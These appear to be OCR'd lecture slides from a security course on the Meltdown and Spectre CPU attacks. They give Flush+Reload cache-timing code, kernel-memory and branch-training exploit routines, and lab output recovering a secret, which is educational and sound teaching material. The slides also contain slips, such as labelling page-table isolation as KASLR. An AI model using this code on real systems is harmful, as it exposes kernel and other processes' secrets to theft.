
Staying Alive: Exception Handling in C

```
[03/27/23]seed@VM:~/.../lecture14$ gcc -o ExceptionHandling ExceptionHandling.c
[03/27/23]seed@VM:~/.../lecture14$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
```

CPU Out-Of-Order Execution

```
1  number = 0;
2  *kernel_address = (char*)0xfb61b000;
3  kernel_data = *kernel_address;
4  number = number + kernel_data;
```

This line is executed while CPU is checking for permission (Out-of-order execution **feature**) **Improving performance** by using CPU resources while waiting for the check



Intel CPU Out-Of-Order Execution: The **Mistake**

- Intel (and other CPU makers) designed out-of-order execution **wipes out registers and memory** when permission check fails
  - However, Intel designers **forgot to also wipe out the cache**
    - The referenced memory during out-of-order execution is fetched into both **a register** and **cache**
- Using the **Flush+Reload** side channel technique, **secrets** inside the kernel can be observed

CPU Out-of-Order Execution

How do I **prove** that the **out-of-order execution has happened**?

Let's run an experiment using CPU cache as side channel

CPU Out-of-Order Execution Experiment (**MeltdownExperiment.c**)

```c
// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0x000000003c10ccfc);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

Flush Cache

Attempt to access secret at address obtained earlier

Re-access data and check **access time**s - if access time is small, cached secret is found

Recall: FLUSH+RELOAD: The **FLUSH** Step


Flush the CPU Cache

```
void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}
```

Recall: FLUSH+RELOAD: The **ACCESS** Step

Access the Secret (loading it into the CPU Cache)

```
void victim()
{
  temp = array[secret*4096 + DELTA];
}
```



Here our access function is **meltdown**()

Recall: FLUSH+RELOAD: The **RELOAD** Step

```
void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}
```

Heuristic threshold value, can be changed based on your CPU speed

CPU Out-of-Order Execution Experiment

```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[7 * 4096 + DELTA] += 1;
}
```

Will cause exception

Executed by the CPU due to **out-of-order execution**

Secret observed inside the kernel (**Imagine this is the secret at address 0x000000003c10ccfc**)

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

Evidence of out-of-order execution since secret 7 is in cache

CPU Out-of-Order Execution Experiment

```
[03/27/23]seed@VM:~/.../lecture14$ ./MeltdownExperiment
Memory access violation!
[03/27/23]seed@VM:~/.../lecture14$ ./MeltdownExperiment
Memory access violation!
[03/27/23]seed@VM:~/.../lecture14$ ./MeltdownExperiment
Memory access violation!
[03/27/23]seed@VM:~/.../lecture14$ ./MeltdownExperiment
Memory access violation!
[03/27/23]seed@VM:~/.../lecture14$ ./MeltdownExperiment
Memory access violation!
[03/27/23]seed@VM:~/.../lecture14$ ./MeltdownExperiment
Memory access violation!
[03/27/23]seed@VM:~/.../lecture14$ ./MeltdownExperiment
Memory access violation!
[03/27/23]seed@VM:~/.../lecture14$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

You may need to run the experiment multiple times for it to succeed

Meltdown Attack: A Naïve Approach

```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```

Modify **MeltdownExperiment.c** to replace 7 with **the secret at address 0x000000003c10ccfc**)

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
$ a.out
Memory access violation!
```

Improvement: Get Secret Cached

Why does this help?

Improvement: Get Secret Cached

- Meltdown is an example **race condition vulnerability**
  - Race between the **out of order execution** and the **permission check**
- How far can the out of order execution go while the permission is being checked
  - This depends on the **speed** **of** **CPU** **and** **DRAM**
  - Usually loading the secret from **DRAM** into the **register** is **slow**
    kernel_data = ***(char *) kernel_data_addr**
    - Much slower than the permission check
    - Attack will fail
- **If** we **cache the secret**, the loading of the secret from **CPU Cache (SRAM)** into the CPU **register** is much **faster**

Improvement: Get Secret Cached (MeltdownExperimentCached.c)

```
// FLUSH the probing array
flushSideChannel();

// open the /proc/secret_data virtual file
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
  perror("open");
  return -1;
}
//cause the secret data to be cached
int ret = pread(fd, NULL, 0, 0);

if (sigsetjmp(jbuf, 1) == 0) {
    meltdown(0x000000003c10ccfc);
```

← Place this code somewhere before triggering the out-of-order execution

← Trigger out-of-order execution

```
[03/29/23]seed@VM:~/.../lecture14$ gcc -march=native -o MeltdownExperimentCached MeltdownExperimentCached.c
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentCached
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentCached
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentCached
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentCached
Memory access violation!
```

Improve the Attack Using Assembly Code

```
void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 400;"
        "add $0x141, %%eax;"
        ".endr;"

        :
        :
        : "eax"
    );

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}
```

① Loop for 400 times

② Place a random number 0x141 in eax

Useless computations to slow down the permission check process

Improve the Attack Using **Assembly Code**

Does not work on Ubuntu20.04

```
[03/29/23]seed@VM:~/.../lecture14$ gcc -march=native -o MeltdownExperimentAssembly MeltdownExperimentAssembly.c
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
```

Improve the Attack Using Assembly Code

Execution Results on **Ubuntu16.04**

```
[03/29/23]seed@VM:~$ dmesg |grep "secret"
[  224.187352] secret data address:f9263000
```

Modify **MeltdownExperimentAssembly.c**

```
if (sigsetjmp(jbuf, 1) == 0) {
    meltdown_asm(0xf9263000);
}
```

```
[03/29/23]seed@VM:~/.../lecture14$ gcc -march=native -o MeltdownExperimentAssembly MeltdownExperimentAssembly.c
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

← **Success**

83 is ASCII for '**S**'; first char of secret

But still requires multiple tries and may not always work "may produce wrong value"

Improve the Attack Using Statistical Approach

```
static int scores[256];
```

```
void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
     addr = &array[i * 4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
  }
}
```

```
// Find the index with the highest score.
int max = 0;
for (i = 0; i < 256; i++) {
      if (scores[max] < scores[i]) max = i;
}
```

Scores array contains scores for all cache hits.

If value was wrong, its score "stored at that index" will be low

If value is correct after **multiple tries**

```
// Retry 1000 times on the same address.
for (i = 0; i < 1000; i++) {
```

its score will be high

Improve the Attack Using Statistical Approach

Does not work on Ubuntu20.04

```
[03/29/23]seed@VM:~/.../lecture14$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 0
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 0
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 0
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 0
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
```

Improve the Attack Using Statistical Approach

Execution Results on **Ubuntu16.04**

```
[03/29/23]seed@VM:~/.../lecture14$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 975
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 950
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 962
```

Success

83 is ASCII for '**S**'; first char of secret

```
static char secret[8] = {'S','E','E','D','L','a','b','s'};
```

To obtain the rest of the secret "SEEDLabs", modify the address '0xf9263000 to '0xf9263001', '0xf9263002', …
Recompile and re-run each time

Countermeasures

- Fundamental problem is in the CPU hardware
  - Expensive to fix (patching hardware is difficult)
- Develop workaround in operating system
  - **KASLR** (Kernel Address Space Layout Randomization)
    - Does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers)
    - User-level programs **cannot directly use kernel memory addresses**, as such addresses cannot be resolved

The Spectre Attack

Spectre vs Meltdown

- Similar to Meltdown (Race Condition, CPU Cache as Side Channel)
- **Difference**
  - A malicious process can **access memory space of another process**.
    - Breaks into **inter-process memory isolation** (provided by hardware), and **intra-process memory isolation** (provided by software “sandboxing”)
  - **Much harder to detect** since it **does not access the kernel memory**, rather the process space of the legit process

Will It Be Executed?

```
1   data = 0;
2   if (x < size) {
3       data = data + 5;
4   }
```


Will Line 3 be executed if x > size ?

Answer:

Yes (at micro-architectural level), using Out-of-Order execution

Out-Of-Order Execution

- A CPU Optimization: execute instructions in **parallel** when resources are available
- Read **Size** variable from DRAM - **slow**
  - **Size** may not be in cache
  - CPU does not sit idle
  - Predicts outcome of <



data = 0
not data + 5
BUT —- Cache has data + 5 (Side Channel)

Let's Find a Proof (**SpectreExperiment.c**)

```
void victim(size_t x)
{
  if (x < size) {
  temp = array[x * 4096 + DELTA];
  }
}

int main() {
  int i;

  // Train the CPU to take the true branch inside victim(
  for (i = 0; i < 10; i++) {
     _mm_clflush(&size);
     victim(i);
  }

  // FLUSH the probing array
  flushSideChannel();

  // Exploit the out-of-order execution
  _mm_clflush(&size);
  victim(97);

  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

← After training CPU, this gets executed even if x is larger than size

Let's Find a Proof (**SpectreExperiment.c**)

```
void victim(size_t x)
{
  if (x < size) {                          ①
     temp = array[x * 4096 + DELTA];       ②
  }
}
```

size is 10

Training
Train CPU to go to the true branch

→

FLUSH
Flush the CPU Cache

→

Invoke victim(97)

→

RELOAD
Check which one is in the cache


```
$ gcc -march=native SpectreExperiment.c
$ a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
$ a.out
$ a.out
```

Evidence

Not always working though

Target of the Attack

```
unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}
```



This protection pattern is widely used in software **sandbox** (such as those implemented inside browsers - an access check is made if one page tries to access another page in same process)

The Spectre Attack

spectreAttack(int larger_x)

```
// Ask restrictedAccess() to return the secret in out-of-order
  execution.
s = restrictedAccess(larger_x);    ④
array[s*4096 + DELTA] += 88;       ⑤
```

```
int main()
{
  flushSideChannel();
  size_t larger_x = (size_t)(secret - (char*)buffer);   ⑥
  spectreAttack(larger_x);
  reloadSideChannel();
  return (0);
}
```

Attack Result

```
$ gcc -march=native SpectreAttack.c
$ a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[65*4096 + 1024] is in cache.
The Secret = 65.
```

Success

Why is 0 in the cache?

CPU eventually learns that speculation was wrong, rolls back, line 5 executed for second time and show a 0 this time

Spectre Variant and Mitigation

- Since it was discovered in 2017, several Spectre variants have been found
- Affecting Intel, ARM, and ARM
- The problem is in hardware
- Unlike Meltdown, there is no easy software workaround

Summary

- Stealing secrets using side channels
- Meltdown attack
- Spectre attack
- A form of race condition vulnerability
- Vulnerabilities are inside hardware
    - AMD, Intel, and ARM are affected